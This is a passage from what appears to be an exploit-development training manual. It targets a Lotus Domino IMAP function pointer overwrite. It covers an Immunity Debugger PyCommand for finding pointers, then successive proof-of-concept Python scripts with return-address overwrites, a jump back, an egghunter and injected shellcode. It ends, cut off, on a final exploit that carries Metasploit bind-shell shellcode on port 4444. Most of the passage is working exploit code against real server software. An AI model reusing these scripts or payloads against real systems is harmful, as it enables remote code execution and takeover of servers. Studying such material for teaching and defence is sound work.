

Figure 57: Ret address is treated as a pointer

Immunity Debugger's API

Immunity Debugger's API[48] is written in pure Python and includes many useful utilities and functions. Scripts using the API, can be integrated into the debugger and ran from the GUI interface, the command bar or executed upon certain events when implemented as hooks. This feature, gives the researcher incredible flexibility, having the possibility to extend the debugger's functionalities quickly without having to compile sources, reload debugger's interface, etc.

Immunity Debugger's API is exactly what we need to speed up our pointers search. We've already seen that the *"!search"* command can find return addresses. We need to improve the *"!search"* function to help us find our required addresses.

There are three ways to script Immunity Debugger:

1. **PyCommands**
2. **PyHooks**
3. **PyScripts**

In this module we'll examine the first type. PyCommands are temporary scripts, which are accessible via command box or GUI and are pretty easy to implement. Below, you can find a very simple and basic PyCommand that prints a message in the Log window:

```
import immlib
def main(args):
        imm=immlib.Debugger()
        imm.Log("PyCommands are 133t :P")
        return "w00t! "
```

HelloWorld PyCommand

You need to import the *immlib*[49] library and define a main subroutine, which will accept a list of arguments. You then need to instance a Debugger object, which allows you to access its powerful methods. The *imm.log* method is an easy way to output your results in the ID Log window.

[48] http://www.immunityinc.com/products-immdbg.shtml

[49] http://debugger.immunityinc.com/update/Documentation/ref/

In the Immunity Debugger Installation directory[50] you can find a Pycommands subdirectory. Place your own Pycommand there and you will be ready to call it from the ID command box as shown here:



Figure 58: HelloWorld PyCommand

Now that we know how to code a very basic PyCommand, we are ready to examine the API's functions that will be useful for our pointers search task:

- *imm.Search* method, searches for assembled ASM instructions in all modules loaded in memory;
- *imm.searchLong* method, searches for a DWORD in all modules loaded in memory in little endian format;
- *imm.setStatusBar* method, shows messages in ID status bar.

As seen here you can find the *searchptr.py* PyCommand source:

[50] In our case is C:\Program Files\Immunity Inc\Immunity Debugger\

```
"""
Immunity Debugger Pointers to Opcode Search
ryujin@offensive-security.com
U{Offensive-Security <http://www.offensive-security.com>}
searchptr.py:
Simple script that lets  you search for a sequence of opcodes in all
loaded modules and then tries to find pointers in memory to the each
ret found.
"""
__VERSION__ = '0.1'

import immlib, immutils, time
# TODO: -m <modname>, to search only in one module

DESC = "Search for given opcode and relative pointers"

def usage(imm):
        """Usage help"""
        imm.Log("!searchptr<OPCODES SEPARATED BY WHITESPACE>", focus=1)
        imm.Log("For example: !searchptr FF E0", focus=1)
        return

def formatOpcodes(opcodes):
        """Format Opcodes for search"""
        opcodes = " ".join(opcodes)
        opcodes = opcodes.replace(" ","\\x").decode('string_escape')
        opcodes = ("\\x" + opcodes).decode('string_escape')
        return opcodes

def searchPointers(imm, rets):
        """Search for pointers"""
        POINTERS = {}
        maxrets = len(rets)
        ## Foreach return address try to find one or more pointers to it
        for i in range(0, maxrets):
                msg = "Found RET at 0x%08x (%d di %d %d%%) : searching for pointers to our RET..."
                msg = msg % (rets[i], i+1, maxrets, int(float((i+1)/maxrets)*100.0))
                imm.setStatusBar(msg)
                ## Search for pointers using searchLong API func
                pointers = imm.searchLong(rets[i])
                ## If any pointer was found, store it in POINTERS dictionary
                if pointers:
                        POINTERS[rets[i]] = pointers
        return POINTERS

def printResults(imm, POINTERS):
        """Print results in Log window"""
        for ret in POINTERS.keys():
                msg = "Enumarating pointers to RET 0x%08x" % ret
                imm.Log(msg, address=ret, focus=1)
                for pointer in POINTERS[ret]:
                        imm.Log("--> Pointer to RET 0x%08x at 0x%08x" % (ret, pointer),
                                address=pointer,
                                focus=1
                                )

def main(args):
        """main subroutine"""
        imm = immlib.Debugger()
        if not args:
                usage(imm)
```

```
        return "Usage: !searchptr <OPCODES SEPARATED BY WHITESPACE>"
    opcodes = formatOpcodes(args)
    start = time.time()

    ## Search for return addresses using Search API func
    ## use this ->rets = [0x77A10020, 0x7789050C] for debug
    rets = imm.Search(opcodes)

    ## Search for pointers to rets
    POINTERS = searchPointers(imm, rets)

    ## Output results
    printResults(imm, POINTERS)

    end = time.time()
    return "Search completed in %d seconds!" % int(end-start)
```

searchptr.py source code

Let's analyze *searchptr.py*'s functions to see how it works before testing it in Immunity Debugger. First, the *"main"* subroutine accepts the *args* parameter as an input python list and returns the output of the *usage* function if no argument was passed. ASM input must be passed as an assembled string, having each byte separated by a whitespace. We prefer to pass assembled ASM code, because the ID disassembly function is still buggy for complex opcodes. The f*ormatOpcode* function takes the list of arguments and converts them in to an hex string in order to be able to pass it to the *imm.Search* method that will return a list of return addresses found in all modules loaded in memory.

Nothing new till here, we have just replicated the *!search* functionalities. The *searchPointers* function is the interesting one: it loops over the *rets* python list and, for each address, calls the *imm.searchLong* function. The latter converts the address in little endian format and searches for it in memory. If one or more addresses in memory are found to contain the ret address then they will be able to act as pointers and they are added to the *POINTERS* python dictionary for later examination. The *POINTERS* structure is then returned to the main and is passed to the *printResults* function which simply iterates over its keys (return addresses) and prints results to the Log ID window.



Figure 59: searchptr.py in action



Figure 60: Return address search completed

Exercise

1) Build a simple PyCommand which is able to search for a string in memory and name it *searchstr.py*. Print the output of the search into the ID Log window.

2) Attach the *IMAP* process to the debugger, manually edit two adjacent *DWORDs* on the stack inserting an 8 bytes string and search for it using *searchstr.py*.

Controlling Execution Flow

So, it seems our tool is working! It found a lot of return addresses and pointers. Let's try to update our POC by replacing the ret with one of the pointers found by the *"!searchptr"*. We will also increase the buffer size by 10 bytes ("AAAAAAAAAA"):

```
[...]

# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x6099a04d)      # POINTER (nnotes.dll) TO JMP EAX
                                              # in shell32.dll
payload += "\x41" * 10

[...]
```

Trying one of the return addresses found with searchptr.py

After setting a breakpoint on *JMP EAX* and running the new POC, execution flow stops as expected at *0x7789050C*. The jump takes us inside the controlled buffer.



Figure 61: Breakpoint hit on JMP EAX instruction

Unfortunately we have a problem now. As shown in Figure 62 our return address is executed as code and an access violation is thrown. We need to find a return address that can be executed without raising access violations.



Figure 62: Return address executed as code

Luckily, after a few tries with the trial and error approach, we found a "friendly" return address that can work. It's a pointer in *shell32.dll* and its bytes (*0x774b4c6a*) will be executed as the following ASM code:

```
0407F610    6A 4C          PUSH 4C
0407F612    4B             DEC EBX
0407F613    77 41          JA SHORT 0407F656
```

Friendly return address safely executed as code

Let's modify our POC to see what happens now:

```
[...]

  # payload += struct.pack('<L', 0x58585858)
  payload += struct.pack('<L', 0x774b4c6a)     # POINTER (shell32.dll) TO JMP EAX
                                               # in shell32.dll
  payload += "\x41" * 10

  [...]
```

Changing return address in order to finally control execution flow

We now control execution flow and are able to redirect it inside our buffer. The short jump (*JA* = jmp if above[51]) at *0x4C1F613* is not taken because *CF* and *ZF* are not both equal to zero, the result is that the execution continues executing NOPs.

I'm @ 0435F616
More Room @ 0435F512 → jmp -260

max jmp short ± 128

Egghunter is 32 bytes

bp 605BD7A8

jmp 0435F516 = E9 FBFEFFFF

[51] http://faydoc.tripod.com/cpu/ja.htm



Figure 63: Conditional jump is not taken but we control execution flow

Exercise

1) Try to find a different suitable return address. Make sure that the address that you find doesn't corrupt the execution flow later on as this address is executed as opcode.

Egghunting

It's time to jump back to the beginning of the buffer in order to store and execute an egghunter. We let Immunity Debugger calculate a near back jump for us looking at the address we want to jump to and using ID's assembler.



Figure 64: Assembling a near back jump

We can now update the POC by including the near jump and the egghunter. We still need to find a way to inject shellcode in memory. We can try sending the payload in a previous connection via a valid/invalid IMAP command. Follow the new POC source code:

```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# POC05
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#
import sys
import md5
import struct
import base64
import socket

def SendBind(target):
        nops = "\x90" * 450
        shellcode = nops + "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
        shellcode += "\xCC" * 696
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((target, 143))
        response = sock.recv(1024)
        print response
        bind = "a001 admin " + shellcode + "\r\n"
        sock.send(bind)
        response = sock.recv(1024)
        print response
        sock.close()

def ExploitLotus(target):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((target, 143))
        response = sock.recv(1024)
        print response

        auth = 'a001 authenticate cram-md5\r\n'
        sock.send(auth)
        response = sock.recv(1024)
        print response

        # prepare digest of the response from server
        m = md5.new()
        m.update(response[2:0])
        digest = m.digest()

        # EGGHUNTER 32 Bytes
        egghunter ="\x33\xD2\x90\x90\x90\x42\x52\x6a"
        egghunter+="\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
        egghunter+="\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
        egghunter+="\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
        payload = "\x90" * 32 + egghunter + "\x41"*192
        # the following DWORD is stored in ECX
        # at the time of overflow the following call is made
        # calldwordptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
        # 0x774b4c6a = pointer to JMP EAX (0x773E1A2C)
        payload += struct.pack('<L', 0x774b4c6a)
        payload += "\x41" + "\xE9\x02\xFF\xFF\xFF" + "\x43" * 4
```

Fill the memory w/ shellcode

prepend

jmp back

```
        # Base64 encode the user info to the server
        login = payload + ' ' + digest
        login = base64.encodestring(login) + '\r\n'
        sock.send(login)
        response = sock.recv(1024)
        print response

if __name__=="__main__":
        try:
                target = sys.argv[1]
        except IndexError:
                print 'Usage: %s <imap server>\n' % sys.argv[0]
                sys.exit(-1)
        for i in range(0,4):
                SendBind(target)
        ExploitLotus(target)
```

POC05 source code

We added a *SendBind* function which sends a fake shellcode (*0xCC*) preceded by the string *"n00bn00b"*, needed by the egghunter that was positioned at the beginning of the evil buffer. *SendBind* will be called four times in order to increase the possibility of shellcode injection which will be performed using an invalid IMAP command *"a001 admin shellcode"*. Finally a near jump back was added just after the return address. Let's try the new code – we'll reattach ID to the imap process and follow the execution with the help of the breakpoint on the JMP EAX instruction.



Figure 65: Jumping back at the beginning of the buffer

Once again, execution stops at our breakpoint and from there we land inside the controlled buffer, execute the jump back and run the egghunter.



Figure 66: Soft landing just before the beginning of the egghunter code

The egghunter seems to work. After about 120 seconds the execution stops again because of our INT 3 shellcode as shown below.



Figure 67: Egg is found and fake shellcode is being executed

Getting our Remote Shell

It's time to use real shellcode and "assemble" the final exploit for Domino IMAP server. The following is the exploit code using a bind shell on port 4444 - encoded with the alpha-numeric alpha_mixed Metasploit encoder:

```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# Final Exploit
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#

import sys
import md5
import struct
import base64
import socket

def SendBind(target):
        nops = "\x90" * 450
        # [*] x86/alpha_mixed succeeded with size 696 (iteration=1)
        # metasploit bind shell on port 4444
        # EXITFUNC=THREAD
        bindshell = (
        "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
        "\x89\xe2\xd9\xee\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
        "\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
